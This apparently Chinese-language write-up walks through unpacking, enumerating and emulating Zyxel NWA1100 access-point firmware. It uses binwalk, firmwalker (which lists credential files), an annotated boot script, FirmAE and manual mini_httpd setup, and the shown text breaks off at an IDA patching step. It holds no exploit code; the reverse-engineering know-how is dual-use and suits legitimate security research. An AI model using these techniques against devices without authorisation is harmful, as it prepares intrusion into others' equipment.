# Zyxel NWA1100固件分析

品牌名：Zyxel

官网：www.zyxel.com

型号：NWA1100-NH_V2.11


固件包名：NWA1100-NH_V2.11(AASI.0)C0.zip

下载链接：https://us.softpedia-secure-download.com/dl/afdc21b909918e23be127becdc62e2cf/66a6ff68/300542636/drivers/router/NWA1100-NH_V2.11(AASI.0)C0.zip

## 信息搜集

```
binwalk -Me $包名     //先用binwalk解包
```


进入后可以看到嵌套式的文件结构如下




同时出现mi124_f1e-jffs2和vmlinux_mi124_f1e.lzma.uImage两个文件和他们对应的解压文件

```
mi124_f1e-jffs2：

这个文件名表明它是一个使用JFFS2（Journalling Flash File System 2）格式组织的文件系统映像。JFFS2是专门为闪存设备设计的文件系统，它通过日志记录（journalling）来提供数据一致性和可靠性，适合于闪存设备的特殊读写需求。

vmlinux_mi124_f1e.lzma.uImage：

这是一个内核映像文件，通常在嵌入式系统中使用。它使用了LZMA压缩算法（.lzma后缀），并且可能以uImage格式打包。uImage是一个包含内核映像的格式，通常用于引导嵌入式系统。vmlinux_mi124_f1e表明这个内核映像可能是为mi124_f1e硬件平台编译的。
```

进入mi124_f1e-jffs2.extract




firmwalker枚举

```
***Search for password files***
######################################## passwd
```

```
t/etc/passwd
t/usr/bin/passwd

##################################### shadow
t/etc/shadow
***Search for files***
##################################### *.conf
t/etc/vsftpd.conf
t/etc/ssmtp/ssmtp.conf
t/etc/snmpd.conf
t/etc/udhcpd.conf
t/etc/nsswitch.conf
t/etc/ath/WSC_sta.conf
t/etc/ath/WSC.conf
t/etc/resolv.conf
t/etc/vsftpd_def.conf
t/etc/mini_httpd.conf
t/etc/mini_httpd_ssl.conf
t/etc/snmp/snmpd.conf
t/etc/host.conf
t/etc/dhcp6c.conf

##################################### *.cfg
t/usr/www/cgi-bin/config.cfg
-------------------- admin --------------------
t/sbin/cli
t/sbin/cgiMain
t/sbin/zdpd
t/etc/scripts/mib_esprowlan_sysmgmt_entry
t/etc/services
t/etc/passwd_def
t/etc/shadow_def
t/etc/rc.d/rcS
t/var/helpmessage
t/usr/www/dashboard.html
t/usr/www/sys_snmp.html
t/usr/www/top.html
t/usr/www/chgpw.html
t/root/bin/password

-------------------- password --------------------
t/lib/libuClibc-0.9.30.1.so
t/sbin/cli
t/sbin/vsftpd
t/sbin/ssmtp
t/sbin/chkpwd
t/sbin/hostapd
t/sbin/cgiMain
t/etc/mini_httpd.cnf
##################################### httpd
t/usr/sbin/httpd
t/usr/sbin/mini_httpd
```

一些关键性信息

```
t/etc/mini_httpd.conf   //mini_httpd的配置文件
t/etc/mini_httpd.cnf    //同上
t/usr/sbin/httpd        //httpd服务
t/usr/sbin/mini_httpd   //mini_httpd服务
t/sbin/chkpwd           //一个二进制文件，好像是check password
t/sbin/cgiMain          //一个cgi的二进制文件
```

启动项分析rcS

```
#!/bin/sh
# 该脚本在启动过程中由 init 运行。
# 挂载 fstab 中的所有文件系统
# 关闭琥珀色 LED
mm 0xb804000c 0x00000800
# 关闭绿色 LED
mm 0xb8040010 0x00001000
mount -a
# 挂载所有文件系统
#mount -o remount +w /
#
# 将 RAM 文件系统挂载到 /tmp
#
mount -t tmpfs -n none /tmp
# 设置 PATH 环境变量
export PATH=$PATH:/etc/ath:/etc/scripts
# 基于配置文件的优化
grep -iq "debugfs" /proc/filesystems
if [ $? -eq 0 ]; then
 grep -iq "sysfs" /proc/filesystems
 if [ $? -eq 0 ]; then
 if [ ! -d /sys ]; then
 mkdir /sys >/dev/null 2>&1
 fi
 mount -t sysfs none /sys >/dev/null 2>&1
 if [ $? -eq 0 ]; then
 mount -t debugfs none /sys/kernel/debug >/dev/null 2>&1
 if [ $? -eq 0 ]; then
 echo "** sysfs & debugfs mounted successfully **"
 else
 echo "****** debugfs mount failure ******"
 fi
 else
 echo "****** sysfs mount failure ******"
 fi
 fi
fi
# 获取内核版本
KVER=`uname -r | cut -f 1 -d '-'`
MODULE_PATH=/lib/modules/$KVER
if [ "x${KVER}" = "x" ]; then
 echo "****** Get uname Fail ******" >/dev/console
 reboot
 sleep 10
else
```

```
 insmod $MODULE_PATH/athrs_gmac.ko
 sleep 2
 # 从 r-boot 环境读取 eth0 MAC 地址并应用
 if [ -f /etc/scripts/sys_chk_serialnum ]; then
 /etc/scripts/sys_chk_serialnum
 fi
 if [ $? -eq 0 ]; then
 #dd if=/dev/mtdblock6 of=/tmp/mtdblock6 bs=64k count=1
 strings /dev/mtdblock6 > /tmp/mtdblock6
 if [ "2" = `wc -l /tmp/mtdblock6|cut -d ' ' -f 7` ]; then
 echo `sed -n '1p' /tmp/mtdblock6` `sed -n '2p' /tmp/mtdbloc
k6` > /tmp/tmp_mtd6
 cat /tmp/tmp_mtd6 > /tmp/mtdblock6
 sed -i 's/US/840/g' /tmp/mtdblock6
 mtd erase mtd6 >/dev/null 2>&1
 mtd write /tmp/mtdblock6 mtd6 >/dev/null 2>&1
 else
 COUNTRY_CODE=`cat /tmp/mtdblock6 | grep 'countrycode' | cut
-d ' ' -f 2`
 if [ "$COUNTRY_CODE" = "countrycode=US" ]; then
 sed -i 's/US/840/g' /tmp/mtdblock6
 mtd erase mtd6 >/dev/null 2>&1
 mtd write /tmp/mtdblock6 mtd6 >/dev/null 2>&1
 fi
 fi
 fi
fi
# 配置 eth0 的 MAC 地址
TEMP=`cat /tmp/mtdblock6 | grep 'eth0mac' | awk '{print $3}'`
ETH0MAC=`expr substr $TEMP 9 17`
ifconfig eth0 hw ether $ETH0MAC
# 重置按钮功能（被注释掉）
#if [ -f /etc/scripts/sys_resetbutton ]; then
# /etc/scripts/sys_resetbutton &
#fi
# 将接口名称放入环境变量中
# (这些名称可能是板子独有的)
export WAN_IF=eth0
export LAN_IF=eth1
# 启动 WAN 和 LAN 接口
ifconfig $WAN_IF up
ifconfig $LAN_IF up
# 琥珀色 LED 闪烁
led_ctrl status flash &
# 运行网络和桥接配置脚本
/etc/rc.d/rc.network
/etc/rc.d/rc.bridge
. /etc/ath/apcfg
#
# 启用 USB
#
#insmod $MODULE_PATH/usbcore.ko
#insmod $MODULE_PATH/ehci-hcd.ko
#insmod $MODULE_PATH/usb-storage.ko
#insmod $MODULE_PATH/usbnet.ko
#insmod $MODULE_PATH/cdc_ether.ko
```

```
#
# 启用 I2S
#
#insmod $MODULE_PATH/ath_i2s.ko
# 启动 802.3az
if [ -f /etc/scripts/cgi_eee.sh ]; then
 /etc/scripts/cgi_eee.sh
fi
# 根据型号名称设置默认主机名
HOSTNAME_STR=`cut -d _ -f 1 /etc/firmware_info`
hostname $HOSTNAME_STR
# 从配置文件升级 passwd 数据库
if [ -f /etc/passwd_def ]; then
 cp -f /etc/passwd_def /tmp/passwd
fi
if [ -f /etc/shadow_def ]; then
 cp -f /etc/shadow_def /tmp/shadow
fi
# 更改管理员密码（加密方式）
echo "admin":"\$1\$\$ENCRYPT_PASSWD" | /usr/bin/chpasswd -e
# 配置 HTTP 和 HTTPS 服务器
HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
HTTPS_CONFIG_FILE="/tmp/mini_httpd_ssl.conf"
echo "dir=/usr/www" > $HTTP_CONFIG_FILE
echo "cgipat=cgi-bin/*" >> $HTTP_CONFIG_FILE
echo "user=root" >> $HTTP_CONFIG_FILE
echo port=${MGMT_HTTP_PORT:=80} >> $HTTP_CONFIG_FILE
# SSL 证书配置
CERT_LENGTH=`cfg -v CERT_LENGTH`
if [ ${CERT_LENGTH:="0"} != "0" ]; then
 dd if=/dev/mtdblock4 of=/tmp/mtd4.tar bs=$CERT_LENGTH count=1
 tar -zxv -f /tmp/mtd4.tar -C /
 rm /tmp/mtd4.tar

 TMP_CERT_CHECKSUM=`md5sum /tmp/mini_httpd.pem | awk '{print $1}'`
 TMP_CERT_DEF_MD5=`cfg -v HTTPS_CERT_DEF_MD5`
 TMP_HTTPS_CERT_FLAG=`cfg -v HTTPS_CERT_FLAG`
 if [ "x$TMP_CERT_CHECKSUM" = "x" ]; then
 cfg -a CERT_LENGTH="0"
 cfg -a HTTPS_CERT_FLAG="0"
 cfg -c
 cp -f /etc/mini_httpd.pem /tmp/mini_httpd.pem
 else
 if [ "x$TMP_CERT_CHECKSUM" != "x" -a "x$TMP_CERT_CHECKSUM" !=
"x$TMP_CERT_DEF_MD5" -a "x$TMP_HTTPS_CERT_FLAG" != "x1" ]; then
 cfg -a HTTPS_CERT_FLAG="1"
 cfg -c
 fi
 fi
else
 cp -f /etc/mini_httpd.pem /tmp/mini_httpd.pem
fi
if [ /etc/mini_httpd.cnf ]; then
 cp -f /etc/mini_httpd.cnf /tmp/mini_httpd.cnf
fi
# 配置 HTTPS 服务器参数
```

```
echo "dir=/usr/www" > $HTTPS_CONFIG_FILE
echo "cgipat=cgi-bin/*" >> $HTTPS_CONFIG_FILE
echo "user=root" >> $HTTPS_CONFIG_FILE
echo port=${MGMT_HTTPS_PORT:=443} >> $HTTPS_CONFIG_FILE
echo ssl >> $HTTPS_CONFIG_FILE
if [ -f /tmp/mini_httpd.pem ]; then
 echo "certfile=/tmp/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
else
 echo "certfile=/etc/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
fi
# 配置定时任务
mkdir -p /tmp/spool/cron/crontabs
echo "*/1 * * * * " > /tmp/spool/cron/crontabs/root
# SNMP 配置
mkdir -p /tmp/local/etc/snmp
if [ -f /etc/snmpd.conf ]; then
 cp -f /etc/snmpd.conf /tmp/local/etc/snmp
fi
# WPA2 配置
if [ -f /etc/wpa2/entropy ]; then
 cp -f /etc/wpa2/entropy /tmp/wpa2/entropy
fi
# 创建临时文件和日志目录
mkdir -p /tmp/net-snmp
mkdir -p /var/log
mkdir -p /tmp/wpa2
mkdir -p /tmp/ssmtp
# 将 /var/log 挂载到 tmpfs
mount -t tmpfs tmpfs /var/log
touch /var/log/messages
touch /tmp/.wlanconfig.log
echo "NULL" > /tmp/TZ
# 解压调试工具到 /tmp/tools
mkdir /tmp/tools
cd /tmp/tools
tar -xzvf /sbin/debug.tgz
# 启动 telnetd 和 httpd（被注释掉）
# /usr/sbin/telnetd -l /etc/telnetd.script
# /usr/sbin/httpd -h /usr/www/
/bin/factoryreset /dev/freset
# 启动 FTP 守护进程
chmod a+rwx /tmp
mkdir -p /tmp/upload/conf
chmod a+rwx /tmp/upload
if [ -f /sbin/vsftpd ]; then
 new_vsftpd_conf=/tmp/vsftp.conf.tmp
 cp /etc/vsftpd_def.conf /tmp/vsftpd.conf
 sed /listen_port/d /tmp/vsftpd.conf > $new_vsftpd_conf
 echo listen_port=${MGMT_FTP_PORT:=21} >> $new_vsftpd_conf
 mv -f $new_vsftpd_conf /tmp/vsftpd.conf
 unset new_vsftpd_conf
 if [ -f /var/log/vsftpd.log ]; then
 rm -f /var/log/vsftpd.log
 fi
 /sbin/vsftpd &
fi
```

```
# 启动 RAM 文件系统检查守护进程
if [ -f /etc/scripts/sys_check_ramfs ]; then
 /etc/scripts/sys_check_ramfs &
fi
# 启动 FTP 固件升级守护进程
if [ -f /etc/scripts/ftp_fwupgrade ]; then
 /etc/scripts/ftp_fwupgrade &
# 启动页面缓存/kmem 缓存清理计时器
echo 3 > /proc/sys/vm/drop_caches
# 当进程使用的页面缓存超过系统内存的 30% 时，强制写入
echo 20 > /proc/sys/vm/dirty_ratio
# 当脏页超过系统内存的 5% 时，启动 pdflush
echo 5 > /proc/sys/vm/dirty_background_ratio
# 最小空闲内存设置为 4096 KB
echo 4096 > /proc/sys/vm/min_free_kbytes
# 开启内存不足时的内核崩溃
echo 1 > /proc/sys/vm/panic_on_oom
# 写寄存器操作
mm 0xb804006c 0x00000042
mm 0xb8040000 0x00014312
mm 0xb804002c 0x2f00002e
led_ctrl power disable
led_ctrl status disable
##
## 写寄存器 0xb8116c40 的 bit 0 为 1
##
reg=` md 0xb8116c40 | awk ' {print $3}' `
let "b= $reg | 0x1"
hex=`echo ""$b" 16 o p" | dc`
mm 0xb8116c40 0x$hex
##
## 检查是否自动启动 AP
##
if [ "${WLAN_ON_BOOT}" = "y" ]; then
 /etc/ath/apup
fi
if [ "${WLAN_UP}" != "1" ]; then
 ## 在关闭 wifi0 之前杀掉 Hostapd
 killVAP all
 if [ "${DOT1Q_VLAN}" = "1" ]; then
 sh /etc/scripts/vlan_setvlan
 sh /etc/scripts/acl_setrule
 fi
fi
# 设置 LED 功能
if [ -f /etc/scripts/sys_led_suppression ]; then
 /etc/scripts/sys_led_suppression bootup
fi
if [ -f /etc/scripts/sys_led_wifi ]; then
 /etc/scripts/sys_led_wifi &
fi
if [ -f /etc/scripts/sys_led_uplink ]; then
 /etc/scripts/sys_led_uplink
fi
# 启动 WEB 服务
if [ -f /usr/sbin/mini_httpd ]; then
```

```
 new_http_conf=/tmp/mini_httpd.conf.tmp
 sed /port/d /etc/mini_httpd.conf > $new_http_conf
 echo port=${MGMT_HTTP_PORT:=80} >> $new_http_conf
 mv -f $new_http_conf /tmp/mini_httpd.conf
 unset new_http_conf
 mini_httpd -C /tmp/mini_httpd.conf
 new_https_conf=/tmp/mini_httpd_ssl.conf.tmp
 sed /port/d /etc/mini_httpd_ssl.conf > $new_https_conf
 echo port=${MGMT_HTTPS_PORT:=443} >> $new_https_conf
 mv -f $new_https_conf /tmp/mini_httpd_ssl.conf
 unset new_https_conf
 mini_httpd -C /tmp/mini_httpd_ssl.conf
fi
# 启动 watchdog 服务
if [ ! -e /dev/watchdog ]; then
 mknod /dev/watchdog c 10 130
fi
if [ -f /root/bin/watchdog ]; then
 /root/bin/watchdog interval 20&
fi
# 重置后清除日志文件（被注释掉）
#if [ -f /etc/scripts/cgi_log_clearlog ]; then
# /etc/scripts/cgi_log_clearlog
#fi
# 启动 syslog 守护进程
if [ -f /etc/scripts/cgi_log_startlog ]; then
 /etc/scripts/cgi_log_startlog
fi
# 启动 cron 守护进程
if [ -f /etc/scripts/cgi_crond_start ]; then
 /etc/scripts/cgi_crond_start
fi
# 启动 ssmtp 守护进程
if [ -f /etc/scripts/cgi_log_smtpset ]; then
 /etc/scripts/cgi_log_smtpset
fi
# 设置时区
if [ -f /etc/scripts/cgi_timezone_set ]; then
 /etc/scripts/cgi_timezone_set
fi
# 启动 NTP
if [ -f /etc/scripts/cgi_ntp_start ]; then
 /etc/scripts/cgi_ntp_start init
fi
# 启动 SNMP 服务
if [ -f /sbin/snmpd ]; then
 /etc/scripts/cgi_snmp_default_settings
fi
# 启动 L2 隔离
/etc/scripts/sys_set_l2_isolation
# 启动 TELNET/CLI 服务
if [ -f /etc/scripts/cgi_telnetd_config.sh ]; then
    /etc/scripts/cgi_telnetd_config.sh
fi
# 启动 ZON 服务
if [ -f /etc/scripts/cgi_zdpd.sh ]; then
```

```
    /etc/scripts/cgi_zdpd.sh
fi
# 启动 net_monitor
if [ -f /usr/sbin/net_monitor ]; then
    /usr/sbin/net_monitor &
fi
# 停止 LED 控制服务并获取电源状态
led_ctrl stop
led_ctrl power status
# 启动 lldpd 服务
if [ -f /etc/scripts/cgi_lldpd.sh ]; then
    /etc/scripts/cgi_lldpd.sh
fi
# 如果 WAN_MODE 设置为 'dhcp'，启动 DHCP 服务
WAN_MODE=$(cfg -v WAN_MODE)
if [ "${WAN_MODE}" = "dhcp" ]; then
    cgi_get_dhcp_ip
fi
# 执行重启计划任务（如果定义了的话）
if [ -f /etc/scripts/cgi_reboot_schedule ]; then
    /etc/scripts/cgi_reboot_schedule
fi
```

可以看到mini_httpd是如何被启动的、他的配置文件是如何被生成的

```
acted/_mi124_f1e-jffs2.extracted/squashfs-root/etc/rc.d$ cat rcS|grep mini_httpd
HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
HTTPS_CONFIG_FILE="/tmp/mini_httpd_ssl.conf"
    TMP_CERT_CHECKSUM=`md5sum /tmp/mini_httpd.pem | awk '{print $1}'`
                cp -f /etc/mini_httpd.pem /tmp/mini_httpd.pem
    cp -f /etc/mini_httpd.pem /tmp/mini_httpd.pem
if [ /etc/mini_httpd.cnf ]; then
        cp -f /etc/mini_httpd.cnf /tmp/mini_httpd.cnf
if [ -f /tmp/mini_httpd.pem ]; then
    echo "certfile=/tmp/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
    echo "certfile=/etc/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
if [ -f /usr/sbin/mini_httpd ]
    new_http_conf=/tmp/mini_httpd.conf.tmp
    sed /port/d /etc/mini_httpd.conf > $new_http_conf
    mv -f $new_http_conf /tmp/mini_httpd.conf
    mini_httpd -C /tmp/mini_httpd.conf
    new_https_conf=/tmp/mini_httpd_ssl.conf.tmp
    sed /port/d /etc/mini_httpd_ssl.conf > $new_https_conf
    mv -f $new_https_conf /tmp/mini_httpd_ssl.conf
    mini_httpd -C /tmp/mini_httpd_ssl.conf
```

## 固件模拟

这里用FirmAE模拟

```
iot@iot-virtual-machine:~/tools/FirmAE$ sudo ./run.sh -d NWA1100 ~/gujian/NWA1100.bin
[sudo] password for iot:
[*] /home/iot/gujian/NWA1100.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /home/iot/gujian/NWA1100.bin already succeed emulation!!!

[IID] 5
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap5_0...
Set 'tap5_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 9.111944295 118.886058833
[*] firmware - NWA1100
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
-----------------------------
|       FirmAE Debugger      |
-----------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
```

模拟成功显示true true，但是打开web页面显示404

于是按2进入shell查原因

ps

```
173 root        412 S    /usr/sbin/httpd
```

只有httpd的进程，但是没有mini_httpd的进程

实际上这个固件用的是mini_httpd

尝试手动启动mini_httpd，首先查找文件系统，找到mini_httpd启动命令

```
iot@iot-virtual-machine:~/Desktop/V211AASI0C0/_V211AASI0C0.bin.extracted/_0.extracted/_mi124_f1e-jffs2.extracted/squashfs-root$ grep -r "mini_httpd -C
"
etc/scripts/sys_httpscertificates_create.sh:        /usr/sbin/mini_httpd -C /tmp/mini_httpd.conf
etc/scripts/sys_httpscertificates_create.sh:        /usr/sbin/mini_httpd -C /tmp/mini_httpd_ssl.conf
etc/scripts/cgi_httpscertificates_upload:      /usr/sbin/mini_httpd -C /tmp/mini_httpd.conf 2>/dev/null
etc/scripts/cgi_httpscertificates_upload:      /usr/sbin/mini_httpd -C /tmp/mini_httpd_ssl.conf 2>/dev/null
etc/scripts/cgi_httpd_config.sh:    /usr/sbin/mini_httpd -C $HTTP_CONFIG_FILE 2>/dev/null
etc/scripts/cgi_httpd_config.sh:    /usr/sbin/mini_httpd -C $HTTPS_CONFIG_FILE 2>/dev/null
etc/scripts/cgi_wlan_http_set.sh:        /usr/sbin/mini_httpd -C $CONFIG_FILE
etc/rc.d/rcS:    mini_httpd -C /tmp/mini_httpd.conf
etc/rc.d/rcS:    mini_httpd -C /tmp/mini_httpd_ssl.conf
```

然后查找mini_httpd.conf是如何生成的

```
iot@iot-virtual-machine:~/Desktop/V211AASI0C0/_V211AASI0C0.bin.extracted/_0.extracted/_mi124_f1e-jffs2.extracted/squashfs-root$ grep -r "mini_httpd"|g
rep HTTP
etc/scripts/sys_httpscertificates_create.sh:HTTPS_CNF_FILE="/etc/mini_httpd.cnf"
etc/scripts/sys_httpscertificates_create.sh:    echo "`openssl req -nodes -sha256 -newkey rsa:2048 -x509 -days 3650 -config $HTTPS_CNF_FILE -out /tmp/
mini_httpd.pem -keyout /tmp/mini_httpd.pem << EOF
etc/scripts/cgi_httpd_config.sh:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/scripts/cgi_httpd_config.sh:HTTPS_CONFIG_FILE="/tmp/mini_httpd_ssl.conf"
etc/scripts/cgi_httpd_config.sh:echo "certfile=/tmp/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:    /usr/sbin/mini_httpd -C $HTTP_CONFIG_FILE 2>/dev/null
etc/scripts/cgi_httpd_config.sh:    /usr/sbin/mini_httpd -C $HTTPS_CONFIG_FILE 2>/dev/null
etc/scripts/cgi_wlan_http_set.sh:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/scripts/cgi_wlan_http_set.sh:HTTPS_CONFIG_FILE="/tmp/mini_httpd_ssl.conf"
etc/rc.d/rcS:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/rc.d/rcS:HTTPS_CONFIG_FILE="/tmp/mini_httpd_ssl.conf"
etc/rc.d/rcS:    echo "certfile=/tmp/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
etc/rc.d/rcS:    echo "certfile=/etc/mini_httpd.pem" >> $HTTPS_CONFIG_FILE
grep: usr/lib/opkg/info/mini-httpd.control:Description:  mini_httpd is a small HTTP server. Its performance is not great, but for
usr/sbin/mini_httpd: binary file matches
usr/lib/opkg/info/mini-httpd-openssl.control:Description:  mini_httpd is a small HTTP server. Its performance is not great, but for
usr/lib/opkg/info/mini-httpd-htpasswd.control:Description:  mini_httpd is a small HTTP server. Its performance is not great, but for
iot@iot-virtual-machine:~/Desktop/V211AASI0C0/_V211AASI0C0.bin.extracted/_0.extracted/_mi124_f1e-jffs2.extracted/squashfs-root$ grep -r "mini_httpd"|g
rep HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/scripts/cgi_httpd_config.sh:    /usr/sbin/mini_httpd -C $HTTP_CONFIG_FILE 2>/dev/null
etc/scripts/cgi_wlan_http_set.sh:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/rc.d/rcS:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
grep: usr/sbin/mini_httpd: binary file matches
```

由上面的搜索可知，mini_httpd.conf文件是由一个$HTTP_CONFIG_FILE变量传递的

```
iot@iot-virtual-machine:~/Desktop/V211AASI0C0/_V211AASI0C0.bin.extracted/_0.extracted/_mil24_file-jffs2.extracted/squashfs-root$ grep -r HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/scripts/cgi_httpd_config.sh:#cat $HTTP_CONFIG_FILE | sed /port/d  > $HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:echo "dir=/usr/www" > $HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:echo "cgipat=cgi-bin/*" >> $HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:echo "user=root" >> $HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:echo port=${MGMT_HTTP_PORT:=80} >> $HTTP_CONFIG_FILE
etc/scripts/cgi_httpd_config.sh:    /usr/sbin/mini_httpd -C $HTTP_CONFIG_FILE 2>/dev/null
etc/scripts/cgi_wlan_http_set.sh:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/scripts/cgi_wlan_http_set.sh:    CONFIG_FILE=$HTTP_CONFIG_FILE
etc/rc.d/rcS:HTTP_CONFIG_FILE="/tmp/mini_httpd.conf"
etc/rc.d/rcS:echo "dir=/usr/www" > $HTTP_CONFIG_FILE
etc/rc.d/rcS:echo "cgipat=cgi-bin/*" >> $HTTP_CONFIG_FILE
etc/rc.d/rcS:echo "user=root" >> $HTTP_CONFIG_FILE
etc/rc.d/rcS:echo port=${MGMT_HTTP_PORT:=80} >> $HTTP_CONFIG_FILE
```

因此构造配置文件mini_httpd.conf为


```
dir=/usr/www
cgipat=cgi-bin/*
user=root
port=8080 //80端口被占用，kill掉httpd进程也不行，它会自动重启
```

另一个https的配置文件为mini_httpd_ssl.conf

```
dir=/usr/www
cgipat=cgi-bin/*
user=root
port=443
ssl
certfile=/etc/mini_httpd.pem
```


进入shell执行

```
/usr/sbin/mini_httpd -C /tmp/mini_httpd.conf
/usr/sbin/mini_httpd -C /tmp/mini_httpd_ssl.conf
```




web成功启动


输入admin:admin无法进入，shell中开始报错log_maintain: not found




这里需用用到patch：

ida打开mini_httpd二进制文件


搜索log_maintain字符串

